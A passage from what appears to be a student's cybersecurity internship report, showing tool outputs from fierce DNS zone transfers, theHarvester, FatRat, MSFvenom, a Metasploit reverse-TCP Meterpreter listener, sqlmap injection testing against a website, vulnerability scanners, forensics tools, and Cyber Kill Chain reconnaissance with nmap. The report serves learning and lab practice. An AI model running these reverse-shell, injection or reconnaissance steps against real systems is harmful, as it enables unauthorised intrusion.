               '@ 7200 IN MX 0 ASPMX.L.GOOGLE.COM.\n'
               '@ 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.\n'
               '@ 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.\n'
               '@ 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.\n'
               '@ 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.\n'
               '@ 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.\n'
               '@ 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.\n'
               '@ 7200 IN A 5.196.105.14\n'
               '@ 7200 IN NS nsztm1.digi.ninja.\n'
               '@ 7200 IN NS nsztm2.digi.ninja.\n'
               '@ 300 IN HINFO "Casio fx-700G" "Windows XP"',
 <DNS name _acme-challenge>: '_acme-challenge 301 IN TXT '
                             '"6Oa05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"',
 <DNS name _sip._tcp>: '_sip._tcp 14000 IN SRV 0 0 5060 www',
 <DNS name 14.105.196.5.IN-ADDR.ARPA>: '14.105.196.5.IN-ADDR.ARPA 7200 IN PTR '
                                       'www',
 <DNS name asfdbauthdns>: 'asfdbauthdns 7900 IN AFSDB 1 asfdbbox',
 <DNS name asfdbbox>: 'asfdbbox 7200 IN A 127.0.0.1',
```

Fierce with delay feature:


```
┌──(kali㉿kali)-[~/SecLists/Discovery/DNS]
└─$ fierce --domain zonetransfer.me --delay 5
NS: nsztm2.digi.ninja. nsztm1.digi.ninja.
SOA: nsztm1.digi.ninja. (81.4.108.41)
Zone: success
{<DNS name @>: '@ 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 '
               '172800 900 1209600 3600\n'
               '@ 301 IN TXT '
               '"google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"\n'
               '@ 7200 IN MX 0 ASPMX.L.GOOGLE.COM.\n'
               '@ 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.\n'
               '@ 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.\n'
               '@ 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.\n'
               '@ 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.\n'
               '@ 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.\n'
               '@ 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.\n'
               '@ 7200 IN A 5.196.105.14\n'
               '@ 7200 IN NS nsztm1.digi.ninja.\n'
```

6.5 TheHarvester

Microsoft Domain Searching using Harvester




6.7 FatRat



The Landing of FatRat

Payload selection:

Payload Configuration:




6.6 MSFvenom

Payload creation using MSFvenom

6.7 Metasploit

Metasploit is a framework that includes msfvenom, msfconsole and meterpreter



6.8 Meterpreter

Meterpreter Listener

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.110.128
LHOST ⇒ 192.168.110.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.110.128:4444
```


6.9 SQLmap

SQLmap in action, Trying to find a exploit of a website


```
[03:11:22] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:11:23] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] Y
[03:11:31] [INFO] testing if the target URL content is stable
[03:11:34] [WARNING] POST parameter 'username' does not appear to be dynamic
[03:11:36] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[03:11:38] [INFO] testing for SQL injection on POST parameter 'username'
[03:11:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:15:15] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[03:17:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[03:21:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[03:24:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[03:26:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[03:26:48] [WARNING] potential CAPTCHA protection mechanism detected
[03:26:48] [WARNING] it appears that you have been blocked by the target server
[03:27:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[03:28:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[03:28:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:30:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:31:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[03:33:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[03:35:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[03:36:42] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[03:39:29] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[03:42:38] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[03:45:17] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[03:48:14] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[03:50:45] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:53:46] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[03:55:22] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
```

6.10 OpenVAS

OpenVAS login page




OpenVAS Dashboard page




6.11 Nessus

Nessus Login page



Scan Tools Interface



6.12 FTK Imager

Opening page of FTK Imager






Image Creation loading:




6.14 Autopsy

Autopsy case Page



Analysis Page:



CHAPTER 7: INTERNSJIP PROJECTS AND SUMMARY

7.1 Projects During Internship

7.1.1 Cyber Kill Chain Practical Simulation in a Sandbox

The Cyber Kill Chain framework describes the stages of a cyber attack from initial reconnaissance to final objectives[1][2]. I explored each stage using common tools:

- **Reconnaissance (Gather Information):** Using OSINT and network scanning tools to identify targets.
  Figure: OSINT Framework (source: Maltego) categorizing open-source information sources used in reconnaissance. During Reconnaissance, an attacker gathers information on the target. Passive methods include open-source intelligence (OSINT) gathering (web searches, social media)[1], while active methods involve network scans. For example, **Nmap** was used to probe IP ranges and find hosts/ports. In the lab, running:

  $ nmap -A -T4 -oA scan_results 192.168.1.0/24

This command performs a fast OS/version/service scan on the subnet. The results show live hosts and open ports (e.g., ports 80, 443)[5], which aids in mapping the network. Other tools used: **Recon-ng** (web reconnaissance framework[6]), **theHarvester** (gathers emails/subdomains from public sources[7]), **Maltego** (graphical link analysis of people and domains), **Shodan** (internet-connected device search engine), and **WHOIS/DNS tools**. For instance, Shodan queries (see Fig. 2) revealed exposed services on Internet-facing devices[8].
Example: Using theHarvester for email enumeration:

```
$ theHarvester -d backdoor.com.bd -l 100 -b google
```

This attempts to harvest email addresses and subdomains related to backdoor.com.bd, illustrating how passive reconnaissance gathers initial intel[7]. DNS enumeration tools (dnsenum, fierce, whois, dig) were used to find DNS records and possible network ranges. SpiderFoot (automated OSINT) and FOCA (metadata extractor) were also demonstrated.

DEMONSTRATION:

Basic Scanning

nmap 172.19.0.6

```
labex:project/ $ nmap 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:38 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
